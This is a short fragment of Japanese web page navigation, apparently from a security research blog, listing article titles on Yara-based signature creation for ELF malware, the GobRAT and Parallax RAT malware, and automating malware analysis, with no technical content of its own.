
ELFマルウェアの静的分析におけるYaraルールを活用したF.L.I.R.Tシグネチャ作成手法

- 

Linuxルーターを狙ったGo言語で書かれたマルウェアGobRAT

- 

暗号資産交換業者を標的とするParallax RAT感染を狙った活動

- 

Malware Analysis Operations（MAOps）の自動化

≪ 前へ
トップに戻る
次へ ≫